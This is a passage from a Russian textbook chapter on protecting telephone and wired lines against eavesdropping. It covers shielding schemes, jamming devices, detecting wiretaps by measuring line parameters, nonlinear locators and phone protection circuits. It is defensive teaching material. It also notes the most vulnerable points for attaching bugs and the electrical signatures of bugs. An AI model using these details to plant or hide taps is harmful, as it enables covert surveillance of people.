Наилучшую защиту одновременно от изменений напряженности электрического и магнитного полей обеспечивают информационные линии связи типа экранированного бифиляра, трифиляра (трех скрученных вместе проводов, из которых один используется в качестве электрического экрана), триаксиального кабеля (изолированного коаксиального кабеля, помещенного в электрический экран), экранированного плоского кабеля (плоского многопроводного кабеля, покрытого с одной или с обеих сторон медной фольгой).

Для уменьшения магнитной и электрической связи между проводами необходимо сделать следующее:

- уменьшить напряжение источника сигнала или тока;
- уменьшить площадь петли;
- максимально разнести цепи;
- передавать сигналы постоянным током или на низких частотах;
- использовать провод в магнитном экране с высокой проницаемостью;
- включить в цепь дифференциальный усилитель.

Рассмотрим несколько схем защиты от излучения (рис. 16.5). Цепь, показанная на рис. 16.5, *а*, имеет большую петлю, образованную “прямым” проводом и “землей”. Эта цепь подвергается, прежде всего, магнитному влиянию. Экран заземлен на одном конце и не защищает от магнитного влияния. Переходное затухание для этой схемы примем

равным 0 дБ для сравнения с затуханием, обеспечиваемым схемами, представленными на рис. 16.5, *б–и*.

Схема, представленная на рис. 16.5, *б*, практически не уменьшает магнитную связь, поскольку обратный провод заземлен с обоих концов, и в этом смысле она аналогична предыдущей схеме (рис. 16.5, *а*). Степень улучшения соизмерима с погрешностью расчета (измерения) и составляет порядка –2–4 дБ. Следующая схема (рис. 16.5, *в*) отличается от первой схемы (рис. 16.5, *а*), наличием обратного провода (коаксиального экрана), однако экранирование магнитного поля ухудшено, так как цепь заземлена на обоих концах, в результате чего с "землей" образуется петля большей площади. Схема, представленная на рис. 16.5, *г*, позволяет существенно повысить защищенность цепи (–49 дБ) благодаря скрутке проводов. В этом случае (по сравнению со схемой, приведенной на рис. 16.5, *б*) петли нет, поскольку правый конец цепи не заземлен. Дальнейшее повышение защищенности достигается применением схемы, представленной на рис. 16.5, *д*, коаксиальная цепь которой обеспечивает лучшее магнитное экранирование, чем скрученная пара (рис. 16.5, *г*). Площадь петли схемы (рис. 16.5, *д*), не больше, чем в схеме на рис. 16.5, *г*, так как продольная ось экрана коаксиального кабеля совпадает с его центральным проводом. Схема, приведенная на рис. 16.5, *е*, позволяет повысить защищенность цепи благодаря тому, что скрученная пара заземлена лишь на одном конце. Следующая схема (рис. 16.5, *ж*), имеет ту же защищенность: эффект заземления экрана на одном и том же конце тот же, что и при заземлении на обоих концах, поскольку длина цепи и экрана существенно меньше рабочей длины волны. Причины улучшения защищенности схемы, представленной на рис. 16.5, *з*, по сравнению со схемой, представленной на рис. 16.5, *ж*, физически объяснить трудно. Возможно, причиной является уменьшение площади эквивалентной петли. Более понятна схема со скруткой, показанная на рис. 16.5, *и*, которая позволяет дополнительно уменьшить магнитную связь. Кроме того, при этом уменьшается и электрическая связь.




Рис. 16.5. Переходное затухание различных схем защиты от излучений: а) 0 дБ; б) 2 дБ; в) 5 дБ; г) 49 дБ; д) 57 дБ; е) 64 дБ; ж) 64 дБ; з) 71 дБ; и) 79 дБ.

Каналы утечки информации с ограниченным доступом, возникающие за счет наводок в технических средствах передачи информации и их соединительных линиях, а также в проводах, кабелях, металлоконструкциях и других проводниках, имеющих выход за пределы контролируемой зоны, могут возникать при совместном размещении (в одном или смежных помещениях) ТСПИ и вспомогательных технических средств и систем, а именно:

- при размещении посторонних проводников в зоне действия информационных наводок от ТСПИ;
- при совместной прокладке информационных линий ТСПИ с линиями вспомогательных технических средств на сравнительно большой длине параллельного пробега (невыполнение требований по разносу между линиями ТСПИ и вспомогательных технических средств).

Выявление наведенных сигналов проводится на границе контролируемой зоны или на коммутационных устройствах, в кроссах или распределительных шкафах, расположенных в пределах контролируемой зоны объекта. Измерение напряжения сигналов, наведенных от технических средств, речевой информации выполняется при подаче на вход ТСПИ или в их соединительные линии контрольного сигнала синусоидальной формы с частотой **F = 1000** Гц.

В зависимости от категории обрабатываемой ТСПИ (передаваемой по специальным линиям) информации, эффективность защиты линий (подверженных влиянию), выходящих за пределы контролируемой зоны, определяется путем сравнения измеряемых значений с нормами. Нормы определяются, исходя из амплитуды подаваемого контрольно-

го сигнала. Если выполняется условие $\mathbf{U_{конт} \leq U_{н}}$, можно сделать вывод, что исследуемая линия обладает достаточной защищенностью от утечки речевой информации за счет наводок. Если указанное условие не выполняется, то необходимо принять дополнительные меры защиты (например, зашумить исследуемые линии).

Для контроля состояния линии связи используются различные индикаторы как пассивные, так и активные. Они позволяют определить как параллельное подключение к линии, так и последовательное.

Методы и средства защиты телефонных линий

Все системы защиты телефонных линий делятся на пассивные и активные.

Пассивная защита

К средствам пассивной защиты относятся фильтры и другие приспособления, предназначенные для срыва некоторых видов прослушивания помещений с помощью телефонных линий, находящихся в режиме отбоя. Эти средства могут устанавливаться в разрыв телефонной линии или встраиваться непосредственно в цепи телефонного аппарата.

Положительные свойства:

- предотвращение перехвата речевой информации методом ВЧ-навязывания;
- предотвращение перехвата речевой информации из-за утечки микро-ЭДС звонковой цепи;
- предотвращение перехвата с помощью микрофонов, передающих речевую информацию по телефонной линии в длинноволновом диапазоне, при условии правильного размещения фильтра телефонной линии.

Недостатком средств пассивной защиты является то, что они не защищают от остальных систем перехвата.

Помимо указанных, широко применяются различные ***индикаторные приборы***. Принцип действия индикаторных устройств основан на измерении и анализе параметров телефонных линий. Основными параметрами, которые наиболее просто поддаются контролю, являются значение *постоянной составляющей напряжения в линии* и величина *постоянного тока, возникающего в линии во время разговора*. Кроме того, анализу могут быть подвергнуты измерения активной и реактивной составляющей комплексного сопротивления линии, изменения напряжения в момент снятия трубки. В более сложных приборах производится анализ не только постоянной, но и переменной составляющей сигнала.

На основе проведенных измерений прибор принимает решение о наличии несанкционированных подключений или просто сигнализирует об изменении параметров линии. Именно использование достаточно сложного алгоритма принятия решения и отличает анализатор от простого индикатора.

Конечно, аппаратура контроля линий связи не обеспечивает полной защиты от злоумышленников, но жизнь им существенно усложняет. Для того чтобы включиться в защищенную линию и не быть при этом обнаруженным, злоумышленнику придется

использовать системы перехвата, которые практически не меняют параметров линии или максимальной компенсируют изменения.

Справедливости ради надо отметить, что анализаторы и индикаторы имеют и целый ряд существенных недостатков.

Во-первых, отсутствуют четкие критерии для установления факта наличия несанкционированного подключения. Телефонные линии (особенно отечественные) далеко не идеальны. Даже в спецификации на стандартные параметры сигналов городских АТС предусмотрен большой разброс. Кроме того, параметры меняются в зависимости от времени суток, загруженности АТС, колебаний напряжения в электросети, влажности и температуры. Сильно влияют и различного вида наводки.

Во-вторых, высока вероятность ложных срабатываний. Более надежными оказываются те приборы, которые просто фиксируют изменения того или иного параметра, предоставляя принимать решение самому пользователю.

В-третьих, самым большим недостатком анализаторов является то, что они могут зафиксировать только небольшую часть устройств перехвата из богатого арсенала злоумышленников.

В-четвертых, почти все анализаторы устроены так, что при их установке требуется балансировка под параметры линии. Если при этой операции на линии уже была установлена закладка, то она обнаружена не будет.

Приборы для постановки активной заградительной помехи

Эти приборы предназначены для защиты телефонных линий практически от всех видов прослушивающих устройств. Достигается это путем подачи в линию дополнительных сигналов (заградительной помехи) и изменения стандартных параметров телефонной линии (обычно в разумных пределах изменяется постоянная составляющая напряжения в линии и ток в ней) во всех режимах работы. Для того чтобы помехи не очень сильно мешали разговору, они компенсируются перед подачей на телефонный аппарат владельца. Во избежание неудобств для удаленного абонента помехи подбираются из сигналов, которые затухают в процессе прохождения по линии или легко фильтруются абонентским комплектом аппаратуры городской АТС. Для “хорошего” воздействия помехи на аппаратуру перехвата ее уровень обычно в несколько раз, а иногда и на порядки превосходит уровень речевого сигнала в линии.

Эти помехи воздействуют на входные каскады, каскады АРУ, узлы питания аппаратуры перехвата, что проявляется в перегрузке входных цепей, в выводе их из линейного режима. Как следствие, злоумышленник вместо полезной информации слышит в наушниках лишь шум.

Некоторые виды помех позволяют воздействовать на телефонные радиоретрансляторы таким образом, что происходит смещение или “размывание” несущей частоты передатчика, резкие скачки частоты, искажения формы высокочастотного сигнала, перемодуляция или периодическое понижение мощности излучения. Кроме того, возможен “обман” системы принятия решения, встроенной в некоторые виды аппаратуры несанкционированного получения информации, и перевод ее в “ложное состояние”. В резуль-

тате такие устройства начинают расходовать свои ограниченные ресурсы, например, звуковой носитель или элементы питания. Если в нормальном режиме такой передатчик работает периодически (только при телефонных переговорах), а автоматическая система регистрации включается только при наличии радиосигнала, то в этом случае она работает постоянно. В результате злоумышленнику приходится прибегать к услугам оператора для выделения полезной информации (если она осталась), что чаще всего нереализуемо.

Все сказанное свидетельствует о высокой эффективности защиты, обеспечиваемой постановщиками заградительной помехи, однако и им присущи некоторые ***недостатки***.

Постановщики заградительных помех обеспечивают защиту телефонной линии только на участке от самого прибора, к которому подключается штепсель телефонного аппарата, до городской АТС. Поэтому остается опасность перехвата информации со стороны незащищенной линии противоположного абонента и на самой АТС. Поскольку частотный спектр помехи расположен выше частотного спектра речевого сигнала, теоретически достаточно легко отделить полезный сигнал от помехи.

Несмотря на столь серьезные недостатки, постановщики заградительных помех получили наибольшее распространение среди всех видов техники, предназначенной для защиты телефонных линий. Одной из причин такой популярности является защита своего плеча телефонной линии при приобретении только одного прибора защиты.

Понимая принцип действия этих приборов, можно сделать вывод о том, что они ***не защищают*** от аппаратуры прослушивания, установленной *непосредственно на АТС*. Не защищают они и от *специальной аппаратуры*, и от аппаратуры, применяемой *стационарно*. Однако подобная аппаратура имеется только у профессионалов из спецслужб и недоступна большинству злоумышленников. Поэтому вероятность перехвата информации таким способом низка, и ею можно пренебречь. Поскольку лучшие образцы постановщиков помех очень эффективно противодействуют широко распространенной малогабаритной технике перехвата, установка которой на линию существенно проще, чем установка специальной аппаратуры, поэтому их использование вполне оправдано.

Зная недостатки постановщиков помех, можно скомпенсировать их обеспечением комплексного подхода к решению проблемы защиты телефонных линий. Для этого в состав приборов вводятся системы для обнаружения несанкционированных подключений. Порой такие системы ничем не уступают анализаторам телефонных линий. Кроме того, лучшие образцы приборов защиты позволяют вести борьбу со всем спектром существующей на сегодняшний день малогабаритной техники перехвата, в том числе предназначенной для перехвата речевой информации из помещения в промежутках между телефонными переговорами. Современные технические решения позволяют осуществлять гарантированное подавление многих видов техники перехвата.

Малогабаритные технические средства перехвата не могут противостоять постановщикам заградительных помех. Чтобы понять, почему это так, проанализируем технические задачи, которые приходится решать при разработке техники перехвата на примере радиозакладок.

1. Необходимо обеспечить высокую стабильность частоты несущей при достаточно высокой мощности передатчика в условиях:

- широкого диапазона рабочих температур;
- широкого диапазона изменяющегося напряжения по телефонной линии;
- невозможности отбора большого тока из телефонной линии;
- обеспечения минимальных побочных излучений;
- обеспечения минимальных излучений на кратных гармониках;
- минимально возможной длины антенны;
- внесения минимальных нелинейностей в телефонную линию.

2. Необходимо обеспечить живучесть передатчика в условиях прохождения через него вызывных сигналов высокой амплитуды.
3. Необходимо обеспечить хорошее качество и громкость передачи звука притом, что качество и уровень сигнала на разных линиях существенно различаются.
4. Необходимо обеспечить устойчивую работу передатчика в условиях возможных внешних паразитных электрических и электромагнитных наводок.
5. Необходимо обеспечить минимальные размеры передатчика и удобство его установки.

Выполнение всех этих условий, естественно, является техническим компромиссом. Для того чтобы устройству перехвата было сложнее отфильтровать помеху, ее спектр должен находиться как можно ближе к речевому спектру, находящемуся в полосе частот от 300 Гц до 3 кГц. При этом амплитуда помехи должна превосходить речевой сигнал на 1–2 порядка. В этом случае можно ожидать, что будет нарушена работа даже самого стойкого к подавлению устройства — индуктивного датчика, собранного на низкочастотном магнитопроводе.

Чрезвычайно сложно решать задачу фильтрации с помощью активного фильтра из-за очень широкого динамического диапазона смеси речевого сигнала и помехи, поскольку потребуется достаточно высокое напряжения питания активного фильтра, а также увеличение потребляемого тока и, следовательно, придется увеличить габариты всего устройства.

Чем ниже частота помехи, тем большими габаритами должен обладать НЧ-фильтр, выполненный на пассивных RCL-элементах. При этом крутизна спада частотной характеристики должна быть достаточно высокой, что достигается только в фильтрах высокого порядка. Следовательно, габариты всего устройства резко возрастают. Кроме того, само по себе использование пассивного фильтра приводит к некоторому затуханию полезного сигнала.

Схема включения постановщика помех типа “Базальт” приведена на рис. 16.6.

Методы контроля проводных линий

Методы контроля проводных линий, как слаботочных (телефонных линий, систем охранной и пожарной сигнализации и т.д.), так и силовых, основаны на выявлении в них информационных сигналов (низкочастотных и высокочастотных) и измерении параметров линий.

Использование того или иного метода контроля определяется типом линии и характеристиками аппаратуры контроля.

Методы контроля ***телефонных линий***, как правило, основаны на том, что любое подключение к ним вызывает изменение электрических параметров линий: амплитуд напряжения и тока в линии, а также значений емкости, индуктивности, активного и реактивного сопротивлений линии. В зависимости от способа подключения закладного устройства к телефонной линии (последовательного, в разрыв одного из проводов телефонного кабеля, или параллельного), степень его влияния на изменение параметров линии будет различной.




Рис. 16.6. Схема включения постановщика помех в офисную телефонную сеть

За исключением особо важных объектов линии связи построены по стандартному образцу. Ввод линии в здание осуществляется магистральным многопарным (многожильным) телефонным кабелем до внутреннего распределительного щита. Далее от щита до каждого абонента производится разводка двухпроводным телефонным проводом марки ТРП или ТРВ. Данная схема характерна для жилых и административных зданий небольших размеров. При больших размерах административных зданий внутренняя разводка делается набором магистральных кабелей до специальных распределительных колодок, от которых на небольшие расстояния (до 20–30 м) разводка также производится проводом ТРП или ТРВ.

В статическом режиме любая двухпроводная линия характеризуется волновым сопротивлением, которое определяется погонными *емкостью* (пФ/м) и *индуктивностью* (Гн/м) линии. *Волновое сопротивление* магистрального кабеля лежит в пределах 130–160 Ом для каждой пары, а для проводов марки ТРП и ТРВ имеет разброс 220–320 Ом.

Подключение средств съема информации к магистральному кабелю (как наружному, так и внутреннему) маловероятно. **Наиболее уязвимыми местами подключения являются**: входной распределительный щит, внутренние распределительные колодки и

открытые участки из провода ТРП, а также телефонные розетки и аппараты. Наличие современных внутренних мини-АТС не влияет на указанную ситуацию.

Основными параметрами ***радиозакладок***, подключаемых к телефонной линии, являются следующие. Для закладок с **параллельным включением** важным является величина *входной емкости*, диапазон которой может изменяться в пределах от 20 до 1000 пФ и более, и *входное сопротивление*, величина которого составляет сотни кОм. Для закладок с **последовательным включением** основным является ее *сопротивление*, которое может составлять от сотен Ом в рабочем до нескольких МОм в дежурном режимах.

Телефонные адаптеры с внешним источником питания, гальванически подключаемые к линии, имеют большое входное сопротивление до нескольких МОм (в некоторых случаях и более 100 МОм) и достаточно малую входную емкость.

Важное значение имеют энергетические характеристики средств съема информации, а именно потребляемый ток и падение напряжения в линии.

Наиболее информативным легко измеряемым параметром телефонной линии является напряжение в ней при положенной и поднятой телефонной трубке. Это обусловлено тем, что в состоянии, когда телефонная трубка положена, в линию подается постоянное напряжение в пределах 60–64 В (для отечественных АТС) или 25–36 В (для импортных мини-АТС, в зависимости от модели). При поднятии трубки напряжение в линии уменьшается до 10–12 В.

Если к линии будет подключено закладное устройство, эти параметры изменятся (напряжение будет отличаться от типового для данного телефонного аппарата).

В табл. 16.4 приведены экспериментально полученные значения падения напряжения на линии для некоторых телефонных закладок.

Таблица 16.4. Экспериментально полученные значения падения напряжения на линии при подключении к ней некоторых типов телефонных закладок

Тип закладки	Напряжение в линии					
	Трубка лежит			Трубка снята		
	U, В	ΔU, В	ΔU,%	U, В	ΔU, В	ΔU, %
Закладки нет	63,7	0	0,00	10,4	0	0,00
С последовательным включением, параметрическая стабилизация частоты (f =140МТu)	63,2	–0,5	–0,78	9,9	–0,5	–4,81
С последовательным включением, кварцевая стабилизация частоты (f = 140МГц)	61,8	–1,9	–2,98	10	–0,4	–3,85
С последовательным включением, кварцевая стабилизация частоты (f = 472 МГц)	62,5	–1,2	–1,88	9,7	–0,7	–6,73

Окончание таблицы 16.4

Тип закладки	Напряжение в линии					
	Трубка лежит			Трубка снята		
	U, В	ΔU, В	ΔU,%	U, В	ΔU, В	ΔU, %
С параллельным включением, кварцевая стабилизация частоты (f = 640 МГц)	61,7	–2	–3,14	9,3	–1,1	–10,58
Комбинированная с параллельным включением, параметрическая стабилизация частоты (f = 140 МГц)	61,9	–1,8	–2,83	10,3	–0,1	–0,96
Комбинированная с параллельным включением, кварцевая стабилизация частоты (f = 420 МГц)	62,1	–1,6	–2,51	9,4	–1	–9,62
"Телефонное ухо"	60	–3,7	–5,81	—	—	—

Однако одно лишь падение напряжения в линии (при положенной и поднятой трубке) не позволяет однозначно судить установлена в линии закладка или нет. Дело в том, что колебания напряжения в телефонной линии могут происходить из-за ее плохого качества (как результат изменения состояния атмосферы, времени года или выпадения осадков и т.п.). Поэтому для определения факта подключения к линии закладного устройства необходим *постоянный контроль* ее параметров.

При подключении к телефонной линии закладного устройства изменяется и величина *потребляемого тока* (при поднятии трубки телефонного аппарата). Величина отбора мощности из линии зависит от мощности передатчика закладки и его коэффициента полезного действия.

При параллельном подключении *радиозакладки* потребляемый ток (при поднятой телефонной трубке), как правило, не превышает 2,5–3,0 мА.

При подключении к линии *телефонного адаптера*, имеющего внешний источник питания и большое входное сопротивление, потребляемый из линии ток незначителен (20–40 мкА).

Комбинированные радиозакладки с автономными источниками питания и параллельным подключением к линии, как правило, имеют высокое входное сопротивление (несколько МОм и более) и практически не потребляют энергию из телефонной линии.

Измеряя ток в линии при снятии телефонной трубки и сравнивая его с типовым, можно выявить факт подключения закладных устройств с током потребления более 500–800 мкА.

Для измерения напряжения и тока утечки в линии может использоваться, например, прибор ТСМ-03.

Определение техническими средствами контроля закладных устройств с малым током потребления из линии ограничено собственными шумами линии, вызванными не-

стабильностью как статических, так и динамических параметров линии. К нестабильности динамических параметров в первую очередь относятся флюктуации тока утечки в линии, величина которого достигает 150 мкА.

Для контроля линий связи необходимо иметь ее схему и "паспорт". На схеме (выполненной в масштабе) графически или в виде таблицы указываются все санкционированные соединения: распределительные коробки, щиты, параллельные отводы, блокираторы и т.п. с указанием дальности от розетки до соединений. Под "паспортом" обычно понимаются измеренные параметры линии.

Лишь при наличии схемы и "паспорта" производится контроль линии техническими средствами.

Если линия предварительно была очищена и паспортизована, то одним из способов выявления подключаемых к линии средств съема информации является ***измерение электрофизических параметров линии***, к которым относятся емкость, индуктивность и сопротивление линии.

По этому методу измеряются *общая емкость линии* от телефонного аппарата до распределительного щита и *сопротивление линии* при ее отключении (размыкании) и замыкании на распределительном щитке.

В дальнейшем контроль линии заключается в периодической проверке ее электрофизических параметров.

При включении в линию любого несанкционированного средства происходит изменение ее параметров, которые могут быть обнаружены, в том числе замером изменения емкости или сопротивления. Например, при отключении (размыкании) линии на распределительном щитке ее сопротивление или будет стремиться к бесконечности при отсутствии в линии параллельно подключенного закладного устройства, или будет равно входному сопротивлению данного устройства при его подключении. Измеряя сопротивление линии при ее замыкании на распределительном щитке, легко обнаружить последовательно подключенные закладные устройства.

Эффективность данного метода достаточно высока, однако она ограничена флюктуациями статических параметров линии.

К типовым устройствам контроля параметров телефонной линии относится телефонное проверочное устройство ТПУ-5.

Наиболее эффективным способом обнаружения подключаемых к телефонной линии средств съема информации является использование ***локаторов проводных линий***.

Методы определения факта негласного подключения к линии с использованием нелинейного локатора будут определяться принципами его функционирования.

Например, при применении нелинейного локатора "Визир" для проверки телефонной линии необходимо ее разъединить и отключить от нее телефонный аппарат, подключив вместо него эквивалентную нагрузку. Разъединение (отключение телефонной линии) целесообразно проводить на вводной распределительной коробке (щитке) здания. Подключение локатора к линии осуществляется в месте ее разъединения.

При обнаружении факта подключения к линии средства съема информации его поиск осуществляется визуально и производится путем последовательного осмотра телефон-

ного кабеля от места расположения телефонного аппарата до центрального распределительного щитка здания.

С помощью нелинейного локатора "Визир" можно установить только факт негласного подключения к линии средства съема информации, а при использовании локатора телефонных линий "Бор-1" возможно определение и дальности до места подключения закладного устройства с ошибкой 2–5 м, что значительно облегчает визуальный поиск и сокращает его время.

Аналогичным образом проводится ***анализ силовых линий***. При их проверке необходимо строго соблюдать правила электробезопасности. Данный вид работ необходимо проводить двумя операторами.

Перед обследованием необходимо изучить схему электропроводки обследуемых помещений и проверить линии на соответствие этой схеме.

Обследование электросиловых линий удобнее всего проводить от распределительного щита. Как правило, процедура проверки состоит в том, что в обследуемой линии вычленяется проверяемый участок, который отключается от источника питающего напряжения. От обследуемой линии отключаются все электрические приборы (легальные нагрузки), все выключатели устанавливаются во включенное положение. Кроме того, если, обследуемый участок электросети содержит люстру или бра, то из них необходимо вывернуть все лампы, а все выключатели поставить в положение "включено", так как закладка может быть установлена внутри их корпусов.

Отключенные от обследуемой линии электрические приборы и другие нагрузки должны также быть обследованы.

Далее проводится проверка обследуемого участка линии с использованием нелинейного локатора "Визир", который подключается к разъемам одного конца проверяемого участка линии, а к разъемам другого конца линии подключается испытательная нагрузка.

После обследования линии нелинейным локатором измеряются ее параметры (сопротивление и емкость) при разомкнутом и замкнутом состояниях.

Измерение *тока утечки* в электросиловой линии производится без ее отключения от источника питающего напряжения. Но при этом от линии должны быть отключены все электрические и осветительные приборы (легальные нагрузки).

Данные измерений заносятся в "паспорт" линии. Для измерения в линии тока утечки может использоваться прибор ТСМ-03.

Для выявления проводных линий, к которым подключены ***"пассивные" микрофоны***, используются поисковые приборы, оснащенные высокочувствительными усилителями низкой частоты. К таким средствам контроля относятся: поисковые приборы ПСЧ-5, СРМ-700, ТСМ-О3, акустический спектральный коррелятор OSR-5000 "OSCOR", специальные низкочастотные усилители "Хорда", "Бумеранг" и др.

Метод выявления проводных линий, к которым подключены "пассивные" микрофоны, основан на выявлении в них информационных низкочастотных сигналов. Для этого необходимо убедиться, что в обследуемой линии отсутствует высокое напряжение. Если в линии отсутствует постоянное напряжение, то для активизации электретных микро-

фонов в нее необходимо подать напряжение +3–5 В. Затем к ней подключается поисковый прибор. Если в динамике (головных телефонах) прибора прослушиваются характерные звуковые сигналы (шумы помещения, речь, тестовый акустический сигнал) или свист переменного тона (эффект акустической "завязки"), то к линии подключен микрофон.

Далее поиск подключенных к линии микрофонов осуществляется путем визуального осмотра линии по всей ее длине. Выявляется не только место подключения к линии микрофона, но и место установки записывающей или передающей аппаратуры.

Для проверки проводных линий на наличие в них ***сигналов высокой частоты, модулированных информационным сигналом***, используются: индикаторы поля типа D-008, СРМ-700, поисковые приборы типа ПСЧ-5, ТСМ-ОЗ, Scanlock ECM, программно-аппаратные комплексы типа АРК-Д1_12, "КРОНА-4" и др.

Поисковый прибор подключают к проводным линиям с использованием специальных электрических щупов. При подключении к силовой линии необходимо соблюдать правила электробезопасности.

Путем перестройки приемника прибора во всем диапазоне его рабочих частот производится поиск сигналов закладных устройств. При (обнаружении сигнала оператор осуществляет его слуховой контроль и при необходимости подстраивает частоту сигнала и выбирает нужного вида детектор (FM или AM), обеспечивающий оптимальную демодуляцию принимаемого сигнала. Если в динамике (головных телефонах) прибора прослушиваются характерные звуковые сигналы помещения или тестовый акустический сигнал, то начинается поиск закладки.

Поиск и локализация закладки производится путем подключения прибора к различным точкам силовой сети или слаботочной проводной линии с одновременным контролем уровня прослушиваемых сигналов.

После предварительного определения места расположения закладки дальнейший ее поиск осуществляется визуальным осмотром данного участка проводной линии.

При осмотре проводных линий следует особое внимание уделять вопросам безопасности от поражения электрическим током.

Защита факсимильных и телефонных аппаратов, концентраторов

Как всякое электронное устройство, телефонный аппарат (ТА), факсимильный аппарат (ФА), телефонный концентратор (ТК) и линии, соединяющие ТА, ФА или ТК с телефонными линиями связи, излучают достаточно высокие уровни поля в диапазоне частот вплоть до 150 МГц. Кроме того, сравнительно большие напряжения излучения возникают между корпусом аппарата и отходящими от него линейными проводами. Сравнительные уровни излучений представлены в табл. 16.5.

Благодаря малым габаритам источника излучения и, следовательно, незначительной длине его внутренних монтажных проводов, уровень поля излучения самого аппарата быстро уменьшается по мере увеличения расстояния от него. Кроме того, внутреннее несимметричное сопротивление ТА относительно земли всегда значительно больше аналогичного сопротивления телефонной линии. Поэтому напряжение излучения в линей-

ных проводах, между ними и землей обычно бывают меньше, чем аналогичные напряжения между линейными проводами и корпусом ТА.

Таблица 16.5. Сравнительные уровни излучений ТА, ФА и ТК

Диапазон частот, МГц	0,0001–0,55	0,55–2,5	2,5–150
Уровень поля на расстоянии 1 м, мкВ	50–500	500–60	60–300

Для того чтобы полностью подавить все виды излучений, создаваемых ТА, необходимо отфильтровать излучения в отходящих от аппарата линейных проводах и проводах микротелефона, а также обеспечить достаточную экранировку внутренней схемы ТА. Экранировка и фильтрация всех отходящих от аппарата проводов возможны только при значительной переработке конструкции ТА и изменении его электрических параметров. Из всего сказанного следует вывод — чтобы защитить ТА, необходимо выполнить следующие мероприятия:

- защитить цепь микротелефона;
- защитить цепь звонка;
- защитить двухпроводную линию телефонной сети.

При выборе схемы защиты ТА необходимо знать условия работы, т.е. выходит ли линия за пределы контролируемой зоны или нет.

Схему 1 (рис. 16.7) необходимо использовать для защиты телефонной связи при массивных методах перехвата этой информации (такая схема реализуется устройством “Гранит 8”). Она позволяет повысить затухание не менее, чем на 65 дБ при $\mathbf{U_{BX}} = 0{,}1$ В в полосе частот 300–400 Гц. Максимальное входное напряжение при этом не более 150 В.




Рис. 16.7. Схема защиты № 1 (C1-C4 — 0,022 пФ; L1, L2 — 1,5 мкГн; VD1–VD4 — КД 102А)

Схема 2 (рис. 16.8) предназначена для комплексной защиты ТА. Ослабление сигнала, наведенного на обмотке звонка не менее 120 дБ в полосе частот 300–3400 Гц.




Рис. 16.8. Схема защиты № 2 (C1, C2 — 0,22 пФ; C4 — 5,0 пФ; C5 — 20…50 пФ; R1 — 2,4 кОм; R2 — 100 Ом; VD1–VD8 — КЦ 405Д; K1 — РЭС15 РС4.591.001; K2 — РЭС9 РС4.524.205172)

Схемы 3 (рис. 16.9) и ***4*** (рис. 16.10) предназначены для защиты телефонной линии связи, а ***схема 5*** (рис. 16.11) — для защиты цепи звонка ТА.

